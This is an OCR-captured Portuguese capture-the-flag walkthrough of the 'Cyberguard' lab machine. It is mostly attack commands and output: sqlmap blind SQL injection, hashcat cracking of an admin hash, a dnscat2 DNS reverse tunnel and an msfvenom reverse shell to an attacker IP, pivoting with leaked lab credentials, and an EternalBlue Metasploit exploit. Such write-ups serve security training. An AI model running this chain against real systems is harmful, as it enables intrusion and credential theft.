
Cyberguard THL

Reconhecimento de portas abertas com nmap pelo SYN scan e logo recon por versao e vulnerabilidades


```
miguel~/VirtualBox VMs sudo nmap -sS -p- -Pn -n -vvv 10.0.2.1
0
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:B3:85:B4 (Oracle VirtualBox virtual NI
C)

miguel~/VirtualBox VMs sudo nmap -sCV -p- -Pn -n -vvv 10.0.2.
10
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 nginx
|_http-title: Site doesn't have a title (application/octet-st
ream, text/plain; charset=UTF-8).
MAC Address: 08:00:27:B3:85:B4 (Oracle VirtualBox virtual NI
C)
```




site pela porta 80, revisamos o codigo fonte e tech stack mas nada alem do normal, cabecalhos com seguridade contra xss, cpd, entre outros

Fazendo fuzzing de diretorios

```
miguel~/Work/Cyberguard gobuster dir -w /opt/SecLists/Discove
ry/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-me
dium.txt  -u http://10.0.2.10/
search               (Status: 200) [Size: 2046]
admin                (Status: 302) [Size: 378] [--> http://1
0.0.2.10/admin/auth/login]
up                   (Status: 200) [Size: 2130]
vendor               (Status: 301) [Size: 307] [--> http://1
0.0.2.10/vendor/]
```



http://10.0.2.10/admin/auth/login de momento nao temos credenciais default como admin:admin nao dao certo



Parametros na url por get, tento fazer sqli mas nada e mostrado na tela, possivel sqli a cegas? por tempo ou booleano?

Procedemos a utilizar a ferramenta sqlmap com o seguinte comando

```
miguel~/VirtualBox VMs sqlmap -u "http://10.0.2.10/search?que
ry=" --dbs --level=3 --risk=3 --batch --technique=BEU --rando
m-agent -D cyberguard --columns^C
```

```
parameter 'User-Agent' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2042 HTTP(s) requests:
---
Parameter: User-Agent (User-Agent)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: Mozilla/5.0 (Windows; U; Windows NT 5.2; de-DE; rv:1.7.6) Gecko/20050321 Firefox/1.0.2' OR NOT 9666=9666-- uEtf

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: Mozilla/5.0 (Windows; U; Windows NT 5.2; de-DE; rv:1.7.6) Gecko/20050321 Firefox/1.0.2' OR (SELECT 9733 FROM(SELECT COUNT(*),CONCAT(0x717a766b71,
(SELECT (ELT(9733=9733,1))),0x7176717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- CLYU
---
[14:05:48] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:05:49] [INFO] fetching database names
[14:05:50] [INFO] retrieved: 'information_schema'
[14:05:50] [INFO] retrieved: 'cyberguard'
available databases [2]:
[*] cyberguard
[*] information_schema
```

informa que o cabecalho User-Agent tem a vulnerabilidade a traves de uma prova a cegas booleana e mostra a base de dados information_schema default de mysql e outra que nos interesa, cyberguard

Procedemos a dumpear a base de dados Cyberguard

o comando `sqlmap -u " http://10.0.2.10/search?query= " --dbs --level=3 --risk=3 --batch --technique=BEU --random-agent -D cyberguard --tables` mostra as tabelas

```
Database: cyberguard
[19 tables]
+-------------------------+
| cache                   |
| admin_menu              |
| admin_operation_log     |
| admin_permissions       |
| admin_role_menu         |
| admin_role_permissions  |
| admin_role_users        |
| admin_roles             |
| admin_user_permissions  |
| admin_users             |
| blacklist_user_agents   |
| cache_locks             |
| failed_jobs             |
| job_batches             |
| jobs                    |
| migrations              |
| password_reset_tokens   |
| sessions                |
| users                   |
+-------------------------+
```

Logo de pesquicar pelas tabelas achamos o admin e sua senha cifrada em bcrypt

```
Database: cyberguard
Table: admin_users
[1 entry]
+----+--------------+--------+-------------------------------------------------------------+----------+---------------------+---------------------+---------
-------+
| id | name         | avatar | password                                                    | username | created_at          | updated_at          | remember
_token |
+----+--------------+--------+-------------------------------------------------------------+----------+---------------------+---------------------+---------
-------+
| 1  | Administrator | NULL   | $2y$12$fN2GC9IgrwHneBpWIY8WwevYshq/qkEhoE6XhU7ClZInAhbW2YltK | admin    | 2024-10-01 17:41:30 | 2024-10-09 02:31:19 | NULL
       |
+----+--------------+--------+-------------------------------------------------------------+----------+---------------------+---------------------+---------
-------+
```

Procedemos a crackear a senah com hashcat, o mode do bcrypt (formato do hash) segundo o site hashcat wiki e 3200, usaremos o diccionario rockyou e paramtro -O para melhora com o kernel


```
hashcat -a 0 -m 3200 pass.txt /opt/SecLists/Passwords/rockyou.txt -O
$2y$12$fN2GC9IgrwHneBpWIY8WwevYshq/qkEhoE6XhU7ClZInAhbW2YltK:killer
```

Tambem podemos olhar na base de dados admin_operation_log rotas interesantes

```
0-01 19:14:29 | 2024-10-01 19:14:29 |
| 17 | 1       | 10.0.2.7 | admin/shell/execute     | {"_token":"ExeMwJeCpiS9rWLnIPINiTRpFkle1WHhUCpKcvsW","command":"id"}
                                                                                                                                                                | POST     | 2024-1
0-01 19:14:40 | 2024-10-01 19:14:40 |
| 18 | 1       | 10.0.2.7 | admin/shell/execute     | {"_token":"ExeMwJeCpiS9rWLnIPINiTRpFkle1WHhUCpKcvsW","command":"ls"}
                                                                                                                                                                | POST     | 2024-1
```

```
| 27 | 1       | 10.0.2.7 | admin/auth/users/1      | {"username":"admin","name":"Administrator","password":"*****-filtered-out-*****","password_confirmation"
:"killer","roles":["1",null],"search_terms":null,"permissions":[null],"_token":"c4GVGRae6MxyX5byvV3tlFguntNmc7yoy2T1gSzj","_method":"PUT"} | PUT      | 2024-1
0-09 02:31:19 | 2024-10-09 02:31:19 |
| 28 | 1       | 10.0.2.7 | admin/auth/users        | []
                                                                                                                                                                | GET      | 2024-1
0-09 02:31:19 | 2024-10-09 02:31:19 |
| 29 | 1       | 10.0.2.7 | admin/auth/users        | []
                                                                                                                                                                | GET      | 2024-1
0-09 02:31:24 | 2024-10-09 02:31:24 |
| 30 | 1       | 10.0.2.7 | admin/auth/logout       | []
                                                                                                                                                                | GET      | 2024-1
0-09 02:31:31 | 2024-10-09 02:31:31 |
| 31 | 1       | 10.0.2.7 | admin                   | []
                                                                                                                                                                | GET      | 2024-1
0-09 02:31:39 | 2024-10-09 02:31:39 |
| 32 | 1       | 10.0.2.7 | admin                   | []
                                                                                                                                                                | GET      | 2024-1
0-11 09:20:56 | 2024-10-11 09:20:56 |
| 33 | 1       | 10.0.2.7 | admin/shell             | []
                                                                                                                                                                | GET      | 2024-1
0-11 09:21:10 | 2024-10-11 09:21:10 |
| 34 | 1       | 10.0.2.7 | admin/shell             | []
                                                                                                                                                                | GET      | 2024-1
0-11 09:21:48 | 2024-10-11 09:21:48 |
| 35 | 1       | 10.0.2.7 | admin/shell/execute     | {"_token":"ergPbk79BMZeAkNaO1orULDxTYCTGErWWGs0qo6O","command":"find .. -name \\"SUPER_BATTLE\\""}
                                                                                                                                                                | POST     | 2024-1
0-11 09:21:58 | 2024-10-11 09:21:58 |
| 36 | 1       | 10.0.2.7 | admin/shell/execute     | {"_token":"ergPbk79BMZeAkNaO1orULDxTYCTGErWWGs0qo6O","command":"pwd"}
                                                                                                                                                                | POST     | 2024-1
```

Procedemos a fazer login com admin:killer e entramos no panel




Dato interesantes: menu shell e media manager, laravel e php version, dominio cyberguard.thl que vai ser agregado no /etc/hosts

No menu shell temos uma consola que nao tem saida ao exterior (tentei mediante

um servidor python bauxar um arquivo mas nao recebi peticao alguma)

Consigo fazer escritura de archivos




Investigando arquivos internos no /var/www/cyberguard

user `ian` and db password `ZqBHR4MZ<f*+bv(J`

```
APP_NAME=CyberGuard
APP_ENV=local
APP_KEY=base64:s2Xw6J78nmLrfCGF9S+8hBK7LNOMnaqPm908WE
APP_DEBUG=true
APP_TIMEZONE=UTC
APP_URL=http://cyberguard.thl

APP_LOCALE=en
APP_FALLBACK_LOCALE=en
APP_FAKER_LOCALE=en_US

APP_MAINTENANCE_DRIVER=file
# APP_MAINTENANCE_STORE=database

BCRYPT_ROUNDS=12

LOG_CHANNEL=stack
LOG_STACK=single
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=cyberguard
DB_USERNAME=ian
DB_PASSWORD='ZqBHR4MZ<f*+bv(J'
```


Vamos fazer uma webshell com php e tentar enviar uma reverse shell

importante: escapar \$_GET, caso voce nao coloque a \ o $_GET sera apagado



como www-data nao tem saida paranossa maquina atacante pois nao tem a ip 10.0.2.0/24, com o seguinte comando adicionamos a ruta


```
ip route add 10.0.2.0/24 via 10.20.30.1
```



exitosamente temos conexao a nossa maquina atacante

como muitos comando estao bloqueado invstigamos as posibilidades que temos para enviar uma reverse shell

No media manager eu tinha subida uma foto, entao procuro o path onde ela esta na terminal, entao aqui eu posso subir arquivos



Tentei obfuscaciones de payload mas nada deu certo a conexao estaba bloqueada

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.2.100 LPOR
T=4444 -e x86/shikata_ga_nai -i 5 -f elf > rev.elf
```

Nos descargamos la tool dnscat

```
git clone https://github.com/iagox86/dnscat2.git
cd /Work/Cyberguard/dnscat2/client
sudo bundle install
make
```

na victima baixamos o cliente que compilamos no atacante

```
/var/www/cyberguard/storage/app/private/dnscat --dns server=1
0.0.2.100,port=53 --secret=2aa1e614971b2f34a75484252ca6e215
```

recebemos conexao

```
miguel~/Work/Cyberguard/dnscat2/server sudo ruby dnscat2.rb -
-dns host=10.0.2.100,port=53
auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 10.0.2.100:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:
```

```
  ./dnscat --dns server=x.x.x.x,port=53 --secret=2aa1e614971b
2f34a75484252ca6e215

dnscat2> New window created: 3
Session 3 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secr
et!)
dnscat2> session -i 3
New window created: 3
history_size (session) => 1000
Session 3 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secr
et!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!
sh (TheHackersLabs-2-Cyberguard) 3> uid=33(www-data) gid=33(w
ww-data) groups=33(www-data)
```

Pivoting a `ian:ZqBHR4MZ<f*+bv(J`

```
sh (TheHackersLabs-2-Cyberguard) 3> su ian
Password: ZqBHR4MZ<f*+bv(J
sh (TheHackersLabs-2-Cyberguard) 3> whoami
sh (TheHackersLabs-2-Cyberguard) 3> ian
id
sh (TheHackersLabs-2-Cyberguard) 3> uid=1000(ian) gid=1000(ia
n) grupos=1000(ian),33(www-data),100(users),1001(networking)
```

Pivoting to admin

```
sudo -l
sh (TheHackersLabs-2-Cyberguard) 3> Matching Defaults entries
for ian on TheHackersLabs-2-Cyberguard:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us
r/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User ian may run the following commands on TheHackersLabs-2-C
yberguard:
    (ALL) NOPASSWD: /usr/bin/tcpdump, /usr/sbin/arpspoof
python3 -c 'import pty; pty.spawn("/bin/bash")'
sh (TheHackersLabs-2-Cyberguard) 3> ian@TheHackersLabs-2-Cybe
rguard:/var/www/cyberguard/public$
```

Vamos a enviar uma conexao com nossa maquina para puder entrar como ian por ssh desde nossa maquina y tener uma shell estavel

```
command (TheHackersLabs-2-Cyberguard) 5> listen 127.0.0.1:108
1 127.0.0.1:1081
Listening on 127.0.0.1:1081, sending connections to 127.0.0.
1:1081
command (TheHackersLabs-2-Cyberguard) 5> 15Connection from 12
7.0.0.1:56024; forwarding to 127.0.0.1:1081...
[Tunnel 12] connection successful!
```

na sessao

```
socat TCP-LISTEN:2222,fork TCP:127.0.0.1:22 &
```

Atacante

```
miguel~/Work/Cyberguard/dnscat2/server ssh -p 4444 ian@127.0.
0.1
The authenticity of host '[127.0.0.1]:4444 ([127.0.0.1]:444
4)' can't be established.
ED25519 key fingerprint is SHA256:uhzb4djkFpj0HWmmaS1fsm74Faw
KrP8uZVinSw3khiU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerp
rint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ED25519) to th
e list of known hosts.
ian@127.0.0.1's password:
Linux TheHackersLabs-2-Cyberguard 6.1.0-25-amd64 #1 SMP PREEM
PT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

  #####                               #####
#
 #     # #   # #####  ###### #####  #     # #    #   ##   ###
##  #####   ##
 #        # #  #    # #      #    # #       #    #  #  #  #
# #    # # #
 #         #   #####  #####  #    # #  #### #    # #    # #
# #    #   #
 #         #   #    # #      #####  #     # #    # ###### ###
##  #    #   #
 #     #   #   #    # #      #   #  #     # #    # #    # #
#  #    #   #
  #####    #   #####  ###### #    #  #####   ####  #    # #
# #####  #####


Last login: Fri Oct 11 11:06:04 2024 from 10.20.30.16
ian@TheHackersLabs-2-Cyberguard:~$ id
```

```
uid=1000(ian) gid=1000(ian) grupos=1000(ian),33(www-data),100
(users),1001(networking)
```

Reconhecimento de IP internas

```
#!/bin/bash
for i in $(seq 1 254); do
    timeout 1 bash -c "ping -c 1 10.20.30.$i" &>/dev/null &&
echo "[+] Host 10.20.30.$i - ACTIVE" &
done; wait
```

```
ian@TheHackersLabs-2-Cyberguard:~$ nano host.sh
ian@TheHackersLabs-2-Cyberguard:~$ chmod +x host.sh
ian@TheHackersLabs-2-Cyberguard:~$ ./host.sh
[+] Host 10.20.30.11 - ACTIVE
[+] Host 10.20.30.15 - ACTIVE
[+] Host 10.20.30.3 - ACTIVE
[+] Host 10.20.30.1 - ACTIVE
```

Scan da maquina windows

```
miguel~/Work/Cyberguard proxychains nmap -sT -sC -sV -p445 --
script smb-vuln-ms10-054,smb-vuln-ms10-061,smb-vuln-ms17-010,
smb-vuln-ms08-067 -Pn -n 10.20.30.3 -vvv
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxych
ains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-02 03:1
```

```
2 -03
NSE: Loaded 50 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:12
Completed NSE at 03:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:12
Completed NSE at 03:12, 0.00s elapsed
Initiating Connect Scan at 03:12
Scanning 10.20.30.3 [1 port]
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  10.20.3
0.3:445  ...  OK
Discovered open port 445/tcp on 10.20.30.3
Completed Connect Scan at 03:12, 1.09s elapsed (1 total port
s)
Initiating Service scan at 03:12
Scanning 1 service on 10.20.30.3
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  10.20.3
0.3:445  ...  OK
Completed Service scan at 03:12, 7.33s elapsed (1 service on
1 host)
NSE: Script scanning 10.20.30.3.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:12
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  10.20.3
0.3:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  10.20.3
0.3:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  10.20.3
0.3:445  ...  OK
Completed NSE at 03:12, 16.29s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:12
Completed NSE at 03:12, 0.00s elapsed
Nmap scan report for 10.20.30.3
```

```
Host is up, received user-set (1.1s latency).
Scanned at 2026-04-02 03:12:31 -03 for 25s

PORT    STATE SERVICE      REASON  VERSION
445/tcp open  microsoft-ds syn-ack Microsoft Windows Server 2
008 R2 - 2012 microsoft-ds (workgroup: CYBERGUARD)
Service Info: Host: WIN-VRU3GG3DPLJ; OS: Windows; CPE: cpe:/
o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 se
rvers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists
in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/
ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-20
17-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/c
ustomer-guidance-for-wannacrypt-attacks/
```

Explit com metasploit XD

```
miguel~/Work/Cyberguard proxychains4 msfconsole

msf > use auxiliary(admin/smb/ms17_010_command)
[*] No payload configured, defaulting to windows/x64/meterpre
ter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 1
0.20.30.3
RHOSTS => 10.20.30.3
msf auxiliary(admin/smb/ms17_010_command) > set lhost vboxnet
0
lhost => 10.0.2.100
msf auxiliary(admin/smb/ms17_010_command) > setg Proxies sock
s5:127.0.0.1:1081
Proxies => socks5:127.0.0.1:1081
msf auxiliary(admin/smb/ms17_010_command) > setg ReverseAllow
Proxy true
ReverseAllowProxy => true
msf auxiliary(admin/smb/ms17_010_command) > set command "dir
C:\Users\"
msf auxiliary(admin/smb/ms17_010_command) > run
[*] 10.20.30.3:445        - Target OS: Windows Server 2016 Da
tacenter 14393
[*] 10.20.30.3:445        - Built a write-what-where primitiv
e...
[+] 10.20.30.3:445        - Overwrite complete... SYSTEM sess
ion obtained!
[+] 10.20.30.3:445        - Service start timed out, OK if ru
nning a command or non-service executable...
[*] 10.20.30.3:445        - Getting the command output...
[*] 10.20.30.3:445        - Executing cleanup...
[+] 10.20.30.3:445        - Cleanup was successful
[+] 10.20.30.3:445        - Command completed successfully!
[*] 10.20.30.3:445        - Output for "dir C:\Users":

 El volumen de la unidad C no tiene etiqueta.
```

```
 El n⌂mero de serie del volumen es: 5E12-227F

 Directorio de C:\Users

13/10/2024  19:02    <DIR>          .
13/10/2024  19:02    <DIR>          ..
01/04/2026  12:24    <DIR>          Administrador
09/06/2024  13:16    <DIR>          Public
01/04/2026  12:24    <DIR>          victor.garcia
               0 archivos              0 bytes
               5 dirs  20.439.793.664 bytes libres

msf auxiliary(admin/smb/ms17_010_command) > set command "type
C:\Users\Administrador\Documents\root.txt"
msf auxiliary(admin/smb/ms17_010_command) > run
[*] 10.20.30.3:445        - Target OS: Windows Server 2016 Da
tacenter 14393
[*] 10.20.30.3:445        - Built a write-what-where primitiv
e...
[+] 10.20.30.3:445        - Overwrite complete... SYSTEM sess
ion obtained!
[+] 10.20.30.3:445        - Service start timed out, OK if ru
nning a command or non-service executable...
[*] 10.20.30.3:445        - Getting the command output...
[*] 10.20.30.3:445        - Executing cleanup...
[+] 10.20.30.3:445        - Cleanup was successful
[+] 10.20.30.3:445        - Command completed successfully!
[*] 10.20.30.3:445        - Output for "type C:\Users\Adminis
trador\Documents\root.txt":

0257332a2c778ca6369af6f327d54ea4
```